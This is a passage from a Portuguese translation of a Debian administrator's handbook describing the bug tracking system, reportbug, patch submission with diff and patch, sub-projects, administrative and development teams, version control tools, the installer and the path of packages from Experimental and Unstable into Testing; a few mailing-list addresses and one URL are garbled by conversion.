É relevante mencionar os usuários entre aqueles que trabalham dentro do projeto Debian? Sim: eles desempenham um papel fundamental no projeto. Longe de ser "passivos", alguns de nossos usuários executam versões de desenvolvimento do Debian e regularmente apresentam relatórios de bugs para indicar problemas. Outros vão ainda mais longe e apresentam idéias de melhorias, mediante a apresentação de um relatório de bug com um nível de gravidade "wishlist", ou mesmo apresentam correções no código fonte, chamadas de "Patches" (veja o quadro [VOLTA PARA O BÁSICO como enviar uma correção](#) ).

## **FERRAMENTA Bug tracking system**

O Sistema de Acompanhamento de Bugs (BTS) participa do projeto. A parte pública da interface web permite aos usuários visualizar todos os bugs reportados, com a opção para exibir uma lista ordenada de erros selecionados de acordo com vários critérios, tais como: pacote afetado, gravidade, estado, endereço do repórter, o endereço do mantenedor no comando de tudo, tag, etc também é possível navegar pela lista completa do histórico de todas as discussões sobre cada um dos bugs.

Sutilmente, a BTS Debian comunica via e-mail: todas informações que armazena vêm de mensagens enviadas pelas pessoas envolvidas. Qualquer e-mail enviado para <[12345@bugs.debian.org](mailto:12345@bugs.debian.org)> irá, portanto, ser atribuída à história de bug número. 12345. Pessoas autorizadas podem "fechar" um erro ao escrever uma mensagem descrevendo as razões para a decisão de fechar o <[12345--done@bugs.debian.org](mailto:12345--done@bugs.debian.org)> (um bug é fechado quando o problema indicado foi resolvido ou não é mais relevante). Um novo bug é relatada através do envio de um e-mail para <[submit@bugs.debian.org](mailto:submit@bugs.debian.org)> de acordo com um formato específico que identifica o pacote em questão. O endereço <[control@bugs.debian.org](mailto:control@bugs.debian.org)> permite a edição de todos as "meta-informação" relacionado a um bug.

O BTS Debian tem outras características funcionais, tais como o uso de tags para erros de rotulagem. Para mais informações, consulte

? <http://www.debian.org/Bugs/>

## **VOCABULÁRIO Severidade de um bug**

A severidade de um bug formalmente atribui um grau de severidade para o problema indicado. Efetivamente, nem todos os bugs têm a mesma importância, por exemplo, um erro de digitação em uma página de alguém não é comparável a uma vulnerabilidade de segurança no software do servidor.

O Debian usa uma escala de severidade estendida para indicar com precisão a severidade de um bug. Cada nível é definido com precisão, a fim de facilitar a seleção dos mesmos.

? <http://www.debian.org/Bugs/Developer#severities>

Além disso, inúmeros usuários satisfeitos serviço oferecido pelo Debian gostariam de fazer uma contribuição própria para o projeto. Como nem todo mundo tem níveis apropriados de experiência em programação, eles escolhem, talvez, ajudar com a tradução e revisão de documentação. Há listas de discussão específicos de idioma para vários idiomas. Para francês, por exemplo, é < [debian-l10n-french@lists.debian.org](mailto:debian-l10n-french@lists.debian.org) >.

? <http://www.debian.org/intl/french/>

## **VOLTA PARA O BÁSICO O que são i18n e l10n?**

"I18n" e "l10n" são as abreviaturas (em inglês) para as palavras "internacionalização" e "regionalização", respectivamente, preservando a letra inicial e final de cada palavra, e o número de letras no meio.

"Internacionalizar" um programa consiste em modificá-lo para que ele possa ser traduzido (regionalizado). Isso envolve reescrever parcialmente um programa inicialmente escrito para trabalhar em uma língua, a fim de ser capaz de abri-lo para todos os idiomas.

"Regionalizar" um programa consiste em traduzir as mensagens originais (frequentemente em Inglês) para outro idioma. Para isso, já deve ter sido internacionalizado.

Em resumo, a internacionalização prepara o software para a tradução, que é então executada pela regionalização.

## **VOLTA PARA O BÁSICO como enviar uma correção**

Um patch é um arquivo que descreve mudanças a serem feitas a um ou mais arquivos de referência. Especificamente, ele irá conter uma lista de linhas a serem removidas ou adicionadas ao código, bem como (por vezes) linhas tomadas a partir do texto de referência, substituindo as modificações no contexto (que permitem identificar o posicionamento das alterações, se os números de linha foram alterados).

O instrumento utilizado para aplicar as modificações dadas em tal arquivo é simplesmente chamado de **patch**. A ferramenta que o cria é chamado **diff**, e é utilizado como se segue:

```
$ diff -u file.old file.new >file.patch?
```

O arquivo `file.patch` contém as instruções para alterar o conteúdo do `file.old` em `file.new`. Podemos enviá-lo para alguém, que pode usá-lo para recriar `file.new` a partir dos outros dois, como este:

```
$ patch -p0 file.old <file.patch
```

O arquivo, `file.old` , é agora idêntico ao `File.new` .

## **FERRAMENTA Assinalar um bug com reportbug**

A ferramenta **reportbug** facilita o envio de relatórios de bugs em um pacote Debian. Pode verificar para garantir que o bug em questão já não tenha sido arquivado, e assim, evitar redundância no sistema. Ela lembra o usuário da definição dos níveis de gravidade, para a comunicação ser tão precisa quanto possível (o desenvolvedor pode sempre afinar esses parâmetros mais tarde, se necessário). Ela ajuda a escrever um relatório de bug completo sem que o usuário precise conhecer a sintaxe precisa, escrevendo-o e permitindo que o usuário possa editá-lo. Este relatório será enviado através de um servidor de e-mail (local, por padrão, mas **reportbug** também pode usar um servidor remoto).

Esta ferramenta tem como primeiro alvo as versões de desenvolvimento, onde só se preocupa com a resolução de bugs. A versão estável do Debian é, de fato, escrita firmemente, com a exceção das atualizações de segurança ou outras atualizações importantes (se, por exemplo, um pacote não está funcionando em todos). A correção de um pequeno bug em um pacote Debian deve, portanto, esperar pela a próxima versão estável.

Todos esses mecanismos são acentuadas pelo comportamento dos usuários. Longe de serem isolados, são uma verdadeira comunidade em que numerosas trocas acontecem. Nós observarmos principalmente a impressionante atividade na lista de discussão do usuário , [<debian-user@lists.debian.org>](mailto:<debian-user@lists.debian.org>) > ([Chapter 7, Resolvendo](#)

[Problemas e Encontrando Informações Relevantes](#) discute isso em maior detalhe).

Não só os usuários se ajudam em questões técnicas que afetam diretamente a eles, mas também discutem as melhores formas de contribuir para o projeto Debian e ajudá-lo a avançar - discussões que muitas vezes resultam em sugestões de melhorias.

Já que o Debian não gasta fundos em todas campanhas de auto-promoção de marketing, seus usuários têm um papel essencial na sua difusão, assegurando a sua notoriedade através da propaganda boca a boca.

Este método funciona muito bem, uma vez que fãs do Debian são encontrados em todos os níveis da comunidade de software livre: a partir de festas de instalação (oficinas onde os usuários experientes ajudam os recém-chegados para instalar o sistema) organizados por GULs locais ou "Grupos de Usuários de Linux", para estandes de associação em grandes convenções que lidam com tecnologias como o Linux, etc.

Voluntários fazem cartazes, brochuras e outros materiais promocionais úteis para o projeto, que colocam à disposição de todos, e que o Debian oferece gratuitamente em seu website:

? <http://www.debian.org/events/material>

# 1.3.3. Equipes Sub-Projetos

Debian é organizado inicialmente em torno do conceito dos pacotes de código fonte, cada um com seu mantenedor ou grupo de mantenedores. Numerosas equipes de trabalho lentamente apareceram, garantindo a administração da infra-estrutura, gestão de tarefas não específicas para qualquer pacote em particular (garantia de qualidade, Política Debian, instalador, etc), com as últimas equipes que crescem ao redor dos sub-projetos.

## 1.3.3.1. Sub-Projetos Existentes

**Debian**

Cada um com seu próprio Debian ! Um sub-projeto é um grupo de voluntários interessados em adaptar o Debian para necessidades específicas . Além da seleção de um sub-grupo de programas destinados a um domínio particular (educação, medicina, criação multimídia, etc), isto também envolve a melhoria dos pacotes existentes, empacotamento de software faltando, adaptando o programa de instalação, criação de documentação específica, e muito mais.

**VOCABULÁRIO** Sub-projeto e distribuição derivada

O processo de desenvolvimento para uma distribuição derivada consiste em começar com uma versão específica do Debian e fazer uma série de modificações nela. A infra-estrutura utilizada para este trabalho é completamente externa ao projeto Debian. Não há necessariamente uma política de contribuição de melhorias. Esta diferença explica como uma distribuição derivada pode "divergir" de suas origens, e por que têm que sincronizar regularmente com sua fonte de modo a se beneficiar de melhorias feitas no upstream.

Por outro lado, um sub-projeto pode não divergir, uma vez que todo o trabalho consiste em melhorar diretamente o Debian de modo a adaptá-lo para um objetivo específico.

A distribuição derivada mais conhecida é, sem dúvida, o Ubuntu, mas existem muitas. Veja [Appendix A, Distribuições Derivadas](#) para aprender sobre suas particularidades e seu posicionamento em relação ao Debian.

Aqui está uma pequena seleção dos sub-projetos correntes:

- Debian-Junior, por Ben Armstrong, oferecendo um atrrente e fácil de usar sistema Debian para crianças;
- Debian-Edu, por Petter Reinholdtsen, focada na criação de uma distribuição especializada para o mundo acadêmico;
- Debian Med, por Andreas Tille, dedicada para o campo medicinal;
- Debian-Multimedia, dos criadores do AGNULA, que trata da criação multimídia;
- Debian-Desktop, por Colin Walters, focada no desktop;
- Debian-Ham, criado por Bruce Perens, tem como alvo os entusiastas de rádio amador;

- Debian-NP (Non-Profit) é para organizações sem fins lucrativos;
- Debian-Lex, finalmente, destina-se para o trabalho dentro do campo legal.

Esta lista provavelmente irá continuar a crescer com o tempo e melhor percepção das vantagens dos sub-projetos. Totalmente suportados pela infra-estrutura Debian existente , eles podem, com efeito, se concentrar no trabalho com valor acrescentado real, sem se preocupar em permanecer sincronizado com o Debian, uma vez que são desenvolvidos dentro do projeto.

### **PERSPECTIVA Debian na academia**

Debian-Edu era, inicialmente, um projeto francês, criado por Stéphane Casset e Raphaël Hertzog, dentro da empresa Logidee, em nome de um centro de documentação pedagógica departamental. Raphaël então integrou-o com o Debian como um sub-projeto. Devido a limitações de tempo, não tem progredido mais, como é frequentemente no caso de projetos de software livre em que faltam colaboradores.

Da mesma forma, uma equipe de noruegueses trabalhou em uma distribuição semelhante, também com base no debian-installer **reportbug** . Com o progresso do SkoleLinux sendo significativo, Raphaël sugeriu que ele se torne parte da família Debian e assuma o sub-projeto Debian-Edu.

### **PERSPECTIVA Debian para multimedia**

AGNULA era um projeto europeu, gerido sob a direção de uma equipe italiana. Ela vinculou, para a parte "DeMuDi" , o desenvolvimento de uma versão do Debian dedicado a aplicações multimídia. Certos membros do projeto, especialmente Marco Trevisani, quis perpetuá-lo, integrando-o no âmbito do Projeto Debian. O sub-projeto Debian-Multi-media nasceu.

? <http://wiki.debian.org/DebianMultimedia>

O projeto, no entanto, teve dificuldade na formação de uma identidade e decolar. Free Ekanayaka fez o trabalho dentro do Debian, mas ofereceu os resultados sob a forma de uma distribuição derivada, que hoje é conhecido como 64Studio. Esta distribuição é afiliada a uma nova empresa que oferece suporte técnico.

? <http://www.64studio.com/>

### **1.3.3.2. Times Administrativos**

A maioria das equipes administrativas são relativamente fechadas e recrutam só por cooptação. O melhor meio para se tornar parte de uma é inteligentemente auxiliar os atuais membros, demonstrando que você tenha entendido seus objetivos e métodos de operação.

O ftpmasters estão a cargo do repositório oficial dos pacotes Debian. Eles mantêm o programa que recebe pacotes enviados por desenvolvedores e automaticamente armazenam eles, depois de algumas verificações no servidor de referência ( <ftp-master.debian.org> ).

Eles devem igualmente verificar as licenças de todos os novos pacotes, a fim de assegurar que o Debian pode distribuir-los, antes da sua inclusão no corpo de pacotes existentes. Quando um desenvolvedor deseja remover um pacote, aborda esta equipe através do sistema de acompanhamento de bugs e o "pseudo-pacote" <ftp.debian.org>.

## **VOCABULÁRIO O pseudo-pacote, uma ferramenta de monitoramento**

O sistema de acompanhamento de bugs, inicialmente concebido para associar relatórios de erros com um pacote Debian, revelou-se muito prático para gerenciar outros assuntos: as listas de problemas a serem resolvidos ou tarefas para gerenciar, sem qualquer ligação a um pacote Debian particular. "Pseudo-pacotes" permitem, assim, algumas equipes a usar o sistema de acompanhamento de bugs sem associar um pacote real com sua equipe. Todo mundo pode, portanto, relatar problemas que precisam ser tratados. O BTS tem uma entrada <ftp.debian.org> para relatar problemas no repositório de pacotes oficiais ou simplesmente para solicitar a remoção de um pacote. Da mesma forma, o pacote de pseudo-package <www.debian.org> refere-se a erros no site do Debian, e <lists.debian.org> reúne todos os problemas relativos às listas de discussão.

## **FERRAMENTA FusionForge, o canivete suíço do desenvolvimento colaborativo**

FusionForge é um programa que permite a criação de sites semelhantes a <www.sourceforge.net>, <alioth.debian.org>, ou mesmo <savannah.gnu.org>. Abriga projetos e fornece uma gama de serviços que facilitem o desenvolvimento colaborativo. Cada projeto terá um

espaço virtual dedicado lá, incluindo um site, sistema de rastreamento de bugs, sistema de monitoramento de patch, ferramenta de pesquisa, armazenamento de arquivos, fóruns, repositórios de versão do sistema de controle, listas de discussão e diversos outros serviços relacionados.

alioth.debian.org é um servidor Debian FusionForge, administrado por Mas Roland, Tollef Fog Heen, Stephen Gran, e Christian Bayle. Qualquer projeto que envolve um ou mais desenvolvedores do Debian pode ser hospedado lá.

? <http://alioth.debian.org/>

Muito complexo para a ampla gama de serviços que oferece, FusionForge é por outro lado relativamente fácil de instalar, graças ao trabalho excepcional de Roland Mas e Christian Bayle no fusionforge pacote Debian.

A equipe *debian-admin* (<[debian-admin@lists.debian.org](mailto:debian-admin@lists.debian.org)>), como se poderia esperar, é responsável pela administração do sistema de muitos servidores usados pelo projeto. Eles garantem o funcionamento ótimo de todos os serviços básicos (DNS, Web, e-mail, shell, etc), instalam o software solicitado por desenvolvedores Debian e tomam todas as precauções no que diz respeito à segurança.

## **FERRAMENTA Sistema de rastreamento de pacotes**

Esta é uma das criações de Raphaël. A idéia básica é, para um determinado pacote, centralizar as informações sobre ele, tanto quanto possível em uma única página. Assim, pode-se rapidamente verificar o estado de

um programa, identificar tarefas a serem realizadas, e oferecer assistência de alguém. É por isso que esta página reúne todas estatísticas de erros, as versões disponíveis em cada distribuição, o progresso de um pacote na distribuição Testing , o status das traduções de descrições e modelos debconf, a disponibilidade eventual de uma nova versão, avisos de descumprimento da mais recente versão da Política Debian, informações sobre o mantenedor, outras informações que o dito mantenedor deseja incluir.

? <http://packages.qa.debian.org/>

Um serviço de assinatura de e-mail completa esta interface web. Ela envia automaticamente as seguintes informações selecionadas para a lista: bugs e discussões relacionadas, a disponibilidade de uma nova versão nos servidores Debian, traduções concluídas (para revisão), etc.

Os usuários avançados podem, assim, seguir toda esta informação de perto e até mesmo contribuir para o projeto, uma vez que tiver um suficiente bom conhecimento de como ele funciona.

Outra interface web, conhecida como *Supervisão de Pacotes do Desenvolvedor Debian (Debian Developer's Packages Overview)* (DDPO), fornece a cada desenvolvedor uma sinopse do estado de todos os pacotes Debian colocados sob a sua carga.

? <http://qa.debian.org/developer.php>

Estes dois sites compreendem as ferramentas para o Debian QA (Quality Assurance), o grupo responsável pela garantia de qualidade no Debian.

A equipe *listmasters* administra o servidor de e-mail que gerencia as listas de discussão. Eles criam novas listas , tratam das quicadas

(avisos de falha na entrega), e mantem os filtros de spam (massa não solicitada de e-mail).

### **CULTURA Tráfego nas listas de discussão: alguns números**

As listas de discussão são, sem dúvida, o melhor testemunho para a atividade em um projeto, uma vez que mantêm o controle de tudo o que acontece. Algumas estatísticas (de 2007) sobre nossas listas falam por si: Debian hospeda mais de 180 listas, totalizando 175.000 assinaturas individuais. As 45.000 mensagens enviadas a cada mês geram um milhão de e-mails diariamente.

Cada serviço específico tem sua própria equipe de administração do sistema, geralmente composta de voluntários que o instalaram (e também freqüentemente programam as ferramentas correspondentes eles mesmos). Este é o caso do sistema de acompanhamento de bugs (BTS), o sistema de rastreamento de pacotes (PTS), [alioth.debian.org](http://alioth.debian.org) (servidor FusionForge, consulte a barra lateral), os serviços disponíveis no [qa.debian.org](http://qa.debian.org), [lintian.debian.org](http://lintian.debian.org), [buildd.debian.org](http://buildd.debian.org), [cdimage.debian.org](http://cdimage.debian.org), etc.

## **1.3.3.3. Equipes de Desenvolvimento, de Equipes Transversais**

Diferente das equipes administrativas, as equipes de desenvolvimento são bem amplamente abertas, mesmo para os contribuintes de fora. Mesmo que se o Debian não tem vocação para criar um software, o

projeto necessita de alguns programas específicos para atender seus objetivos. Claro, desenvolvido sob uma licença de software livre, essas ferramentas fazem uso de métodos comprovados em outras partes do mundo do software livre.

## **CULTURA CVS**

---

CVS (Concurrent Versions System | Sistema de Versões Concorrentes) é uma ferramenta para o trabalho colaborativo em vários arquivos, mantendo um histórico de modificações. Os arquivos em questão são geralmente arquivos de texto, como o código de um programa fonte. Se várias pessoas trabalham juntas no mesmo arquivo, **cvs** apenas podem mesclar as alterações feitas, se elas foram feitos para diferentes partes do arquivo. Caso contrário, esses "Conflitos" devem ser resolvidos com a mão. Este sistema gerencia as modificações, linha por linha, armazenando os patches diff de uma versão para outra.

CVS utiliza um arquivo central (chamado de repositório CVS) para armazenar arquivos e o histórico de suas modificações (cada revisão é registrada na forma de um patch de arquivo **diff**, destinado a ser utilizado na versão anterior). Todos verificam uma determinada versão (cópia de trabalho) para trabalhar. A ferramenta permite visualizar as modificações feitas na cópia de trabalho (**cvs diff**), para gravá-los no repositório central através da criação de uma nova entrada no histórico das versões (**cvs commit**), para atualizar a cópia de trabalho para incluir modificações feitas em paralelo por outros usos (**cvs update**), para gravar uma configuração especial na história, a fim de ser capaz de facilmente extraí-lo mais tarde (**cvs tag**).

**CVS** peritos sabem como lidar com várias versões simultâneas de um projeto em desenvolvimento sem que interfiram uns com os outros. Estas versões são chamados *ramos*. Esta metáfora de uma árvore é bastante precisa, uma vez que um programa é desenvolvido inicialmente em um tronco comum. Quando um marco foi alcançado (como a versão

1.0), o desenvolvimento continua em dois ramos: o ramo de desenvolvimento prepara o próximo grande lançamento, e o ramo de manutenção gerencia as atualizações e correções para a versão 1.0.

**cvs** , no entanto, tem algumas limitações. É incapaz de gerenciar links simbólicos, mudanças em nomes de arquivo ou diretório, a exclusão de diretórios, etc. Isto tem contribuído para o aparecimento de mais modernas, e livres, alternativas que preencheram a maioria dessas lacunas. Estas incluem, especialmente, **subversão** ( **svn** ), **git** , **bazar** ( **bzr** ), e **mercurial** ( **hg** ).

? <http://subversion.tigris.org/>

? <http://git-scm.com/>

<http://bazaar-vcs.org/~~V>

? <http://mercurial.selenic.com/>

Debian desenvolveu poucos softwares para si , mas certos programas têm assumido um papel de protagonista, sua fama se espalhou para além escopo do projeto. Bons exemplos são **dpkg** , o programa de gerenciamento de pacotes do Debian (é, na verdade, uma abreviatura de Debian PacKaGe (pacote do Debian)), e **apt** , uma ferramenta para instalação automática de qualquer pacote Debian, e suas dependências, garantindo a coesão do sistema após a atualização (seu nome é uma sigla para Advanced Package Tool (Ferramenta Avançada de Pacotes)). Os seus times são, no entanto, muito menores, uma vez que um nível bastante elevado de habilidade de programação é necessária para a compreensão do conjunto de ações destes tipos de programas.

A equipe mais importante é provavelmente a do programa de instalação do Debian, **debian-installer**, que realizou uma obra de proporções monumentais, desde a sua concepção em 2001. Vários colaboradores foram necessários, uma vez que é difícil escrever um único programa capaz de instalar o Debian em uma dúzia de diferentes arquiteturas. Cada um tem seu próprio mecanismo para inicialização e seu próprio bootloader. Todo este trabalho é coordenado no [<mailto:debian-boot@lists.debian.org>](mailto:debian-boot@lists.debian.org) lista de discussão, sob a direção de Otávio Salvador Joey Hess.

? <http://www.debian.org-devel/debian-installer/>

? [http://kitenet.net/~joey/entry/d-i\\_retrospective/](http://kitenet.net/~joey/entry/d-i_retrospective/)

A equipe do programa **debian-cd**, muito pequena, tem um objetivo ainda mais modesto. Muitos "pequenos" colaboradores são responsáveis pela sua arquitetura, já que o principal desenvolvedor pode não saber todas as sutilezas, nem a forma exata para iniciar o instalador a partir do CD-ROM.

Muitas equipes devem colaborar com outras na atividade de empacotamento: <[debian-ga@lists.debian.org](mailto:debian-ga@lists.debian.org)> tenta, por exemplo, garantir a qualidade em todos os níveis do projeto Debian. A equipe do lista do programa <[debian-policy@lists.debian.org](mailto:debian-policy@lists.debian.org)> desenvolve A Política do Debian de acordo com propostas de todo o lugar. A equipe encarregada de cada arquitetura (<[debian\\_arquitetura@lists.debian.org](mailto:debian_arquitetura@lists.debian.org)>) compila todos os pacotes, adaptando-os à sua arquitetura particular, se necessário.

Outras equipes gerenciam os pacotes mais importantes, a fim de garantir a manutenção sem colocar uma carga muito pesada sobre um único par de ombros, este é o caso com a biblioteca C <[debian-policy@lists.debian.org](mailto:debian-policy@lists.debian.org)>

[glibc@lists.debian.org](mailto:glibc@lists.debian.org) > , e o compilador C no debian-gcc@lists.debian.org <[debian-policy@lists.debian.org](mailto:debian-policy@lists.debian.org)> lista, ou Xorg no debian-x@lists.debian.org <[debian-policy@lists.debian.org](mailto:debian-policy@lists.debian.org)> (este grupo também é conhecido como o Strike Force X, coordenado por Cyril Brulebois).

# 1.4. O Papel das Distribuições

Uma distribuição GNU / Linux tem dois objetivos principais: instalar um sistema operacional livre em um computador (com ou sem um sistema existente ou sistemas), e fornecer uma gama de software que abrange todas necessidades dos usuários.

## 1.4.1. O Instalador: **debian-installer**

O **debian-installer** , projetado para ser extremamente modular, a fim de ser o mais genérico possível, responde de primeira. Abrange ampla gama de situações de instalação e, em geral, facilita grandemente a criação de um instalador derivado para corresponder a um caso particular.

Esta modularidade, que o torna também muito complexo, pode incomodar os desenvolvedores que estão descobrindo esta ferramenta. Quer seja utilizado em modo gráfico ou texto, a experiência do usuário ainda é semelhante. Grandes esforços têm sido feitos para reduzir o número de campos para preencher, o que explica a inclusão de software de deteção automática de hardware.

É interessante notar que as distribuições derivadas do Debian diferem muito sobre este aspecto, fornecem um instalador mais limitado (muitas vezes confinado à arquitetura i386), mas mais user-friendly para os não iniciados. Por outro lado, eles costumam se abster de se afastar muito do conteúdo do pacote, a fim de se beneficiar tanto quanto possível da vasta gama de softwares oferecidos sem causar problemas de compatibilidade.

## 1.4.2. A Biblioteca de Software

Quantitativamente, o Debian é inegavelmente o líder nesse aspecto, com mais de 14.500 pacotes fonte. Qualitativamente, a política do Debian e o longo período de testes antes de liberar uma nova versão estável, justificam a sua reputação para a coesão e estabilidade. Quanto a disponibilidade, tudo está disponível on-line através de numerosos espelhos , atualizados a cada seis horas.

Muitos varejistas vendem CD-ROMs na Internet a um preço muito baixo (muitas vezes a preço de custo), para as quais as "imagens" estão disponíveis gratuitamente para download. Há apenas um inconveniente: a baixa frequência de lançamentos de novas versões estáveis (o seu desenvolvimento, às vezes leva mais de dois anos), o que atrasa a inclusão de um novo software.

A maioria dos novos programas de software livre rapidamente encontra o caminho para a versão em desenvolvimento que lhes permite ser instalado. Se isso requer muitas atualizações, devido às suas dependências, o programa também pode ser recompilado para a versão

---

estável do Debian (ver [Chapter 15, Criando um Pacote Debian](#) para obter mais informações sobre este tópico).

# 1.5. Ciclo de vida de um Lançamento

O projeto vai ter simultaneamente três ou quatro versões diferentes de cada programa, chamadas Experimental, Instável, Teste e Estável. Cada uma corresponde a uma fase diferente em desenvolvimento. Para um entendimento claro, vamos dar uma olhada no caminho de um programa, do seu empacotamento inicial à inclusão em uma versão estável do Debian.

## VOCABULÁRIO Lançamento

O termo "lançamento" , no projeto do Debian, indica uma versão especial de uma distribuição (por exemplo, "versão instável" significa "a versão instável"). Ele também indica o anúncio público de lançamento de qualquer nova versão (estável).

## 1.5.1. O Estado Experimental

Primeiro vamos dar uma olhada no caso particular da distribuição Experimental : este é um grupo de pacotes Debian correspondente ao software atualmente em desenvolvimento, e não necessariamente

concluído, explicando o seu nome . Nem tudo passa por esta etapa, alguns desenvolvedores adicionam aqui os pacotes a fim de obter o feedback dos mais experientes (ou mais valentes) usuários.

Caso contrário, essa distribuição freqüentemente abriga importantes modificações para pacotes básicos, cuja integração na instável com erros graves teria repercussões importantes. É, portanto, uma distribuição totalmente isolada, nunca os seus pacotes migram para outra versão (exceto pela intervenção direta expressa do mantenedor ou do ftpmasters).

## 1.5.2. O Estado Instável


Vamos voltar para o caso do pacote típico. O mantenedor cria um pacote inicial, que compila para versão Instável e coloca no servidor `ftp-master.debian.org`. Este primeiro evento envolve a inspeção e validação dos ftpmasters. O software estará disponível na distribuição Instável , que é arriscada, mas escolhida pelos usuários que estão mais preocupados em permanecer perto da vanguarda, com pacotes de data até mais recente , do que eles estão preocupados com erros graves. Eles descobrem o programa e, em seguida, testam.

Se encontrarem bugs, reportam para o mantenedor do pacote. O mantenedor então elabora regularmente versões corrigidas que envia (por upload) para o servidor.

Cada pacote recém-atualizado é atualizado em todos os espelhos do Debian ao redor do mundo em menos de seis horas. Os usuários então testam as correções e procuram outros problemas resultantes das modificações. Várias atualizações podem então ocorrer rapidamente. Durante estes tempos, os robôs autobuilder entram em ação. Na

maioria das vezes, o mantenedor tem apenas um PC tradicional e compilou seu pacote na arquitetura i386 (ou amd64); os autobuilders assumem o comando e automaticamente compila versões para todas as outras arquiteturas. Algumas compilações poderão falhar; o mantenedor receberá um relatório de bug indicando o problema que é, então, para ser corrigido nas próximas versões. Quando o erro é descoberto por um especialista para a arquitetura em questão, o relatório de bug pode vir com um patch pronto para uso.

## Figure 1.2. Compilação de um pacote pelos autobuilders



## **VISTA RÁPIDA buildd, O recompilador de pacotes do Debian**

*buildd* é a abreviação de "build daemon". Este programa automaticamente recompila novas versões de pacotes Debian nas arquiteturas em que está hospedado (compilação cruzada nem sempre é suficiente).

Assim, para produzir binários para a arquitetura `sparc`, o projeto tem máquinas `sparc` disponíveis (especificamente, a marca Sun). O programa *buildd* é executado nelas continuamente para criar os binários de pacotes para `sparc` de pacotes fonte enviados por desenvolvedores da Debian.

Este software é usado em todos os computadores que servem os auto-builders para o Debian. Por extensão, o termo *buildd* é freqüentemente usado para se referir a estas máquinas, que geralmente são reservados exclusivamente para esta finalidade.

### **1.5.3. Migração para Teste**

Um pouco mais tarde, o pacote terá amadurecido; compilados em todas arquiteturas, não vai ter sofrido modificações recentes. É então um candidato de inscrição na distribuição Teste - um grupo de pacotes instáveis escolhidos de acordo com alguns critérios quantificáveis. Todos os dias um programa seleciona automaticamente os pacotes para incluir em Teste, de acordo com os elementos que garantem um certo nível de qualidade:

1. carece de bugs críticos, ou, pelo menos, menos do que a versão atualmente incluído no Teste;

2. pelo menos 10 dias em Instável , que é tempo suficiente para encontrar e relatar quaisquer problemas graves;
3. compilação bem-sucedida em todas arquiteturas suportadas oficialmente;
4. dependências que podem ser satisfeitas em Instável , ou que podem pelo menos ser mudadas para lá junto com o pacote em questão.

É claro que este sistema não é infalível; bugs críticos são encontrados regularmente em pacotes incluídos na Teste . Ainda assim, é geralmente eficaz, Teste apresenta muito menos problemas do que a Instável , sendo para muitos, um bom compromisso entre estabilidade e novidade.

### **NOTA Limitações da Teste**

Muito interessante, em princípio, Teste coloca alguns problemas práticos: o emaranhado de informações cruzadas das dependências entre os pacotes é tal que um pacote nunca pode mudar para lá totalmente por conta própria. Com todos os pacotes, dependendo uns dos outros, é necessário se mover um grande número simultaneamente, o que é impossível quando alguns são atualizações carregadas regularmente. Por outro lado, o script de identificação das famílias de pacotes relacionados trabalha duro para criá-los (isso seria um problema NP-completo, para o que, felizmente, sabemos de algumas boas heurísticas bons). É por isso que podemos interagir manualmente com e orientar esse script, sugerindo grupos de pacotes, ou impor a inclusão de certos pacotes em um grupo, mesmo que temporariamente quebre algumas dependências. Esta funcionalidade é acessível para os gerentes de lançamento e os seus assistentes.

Recorde-se que um problema NP-completo é de uma complexidade exponencial algorítmica de acordo com o tamanho dos dados, sendo aqui o

comprimento do código (o número de figuras) e os elementos envolvidos. A única maneira de resolver é freqüentemente examinar todas configurações possíveis que podem exigir meios enormes. Uma heurística é uma aproximada, mas satisfatória, solução.

## **COMUNIDADE O Gerente de Lançamento**

Gerente de lançamento é um título importante, associado com grandes responsabilidades. O portador deste título deve ter, de fato, de gerenciar a liberação de uma nova versão estável do Debian, definir o processo de desenvolvimento do Debian Teste até que ele atenda aos critérios de qualidade para Estável. Eles também definir um cronograma preliminar (nem sempre seguido).

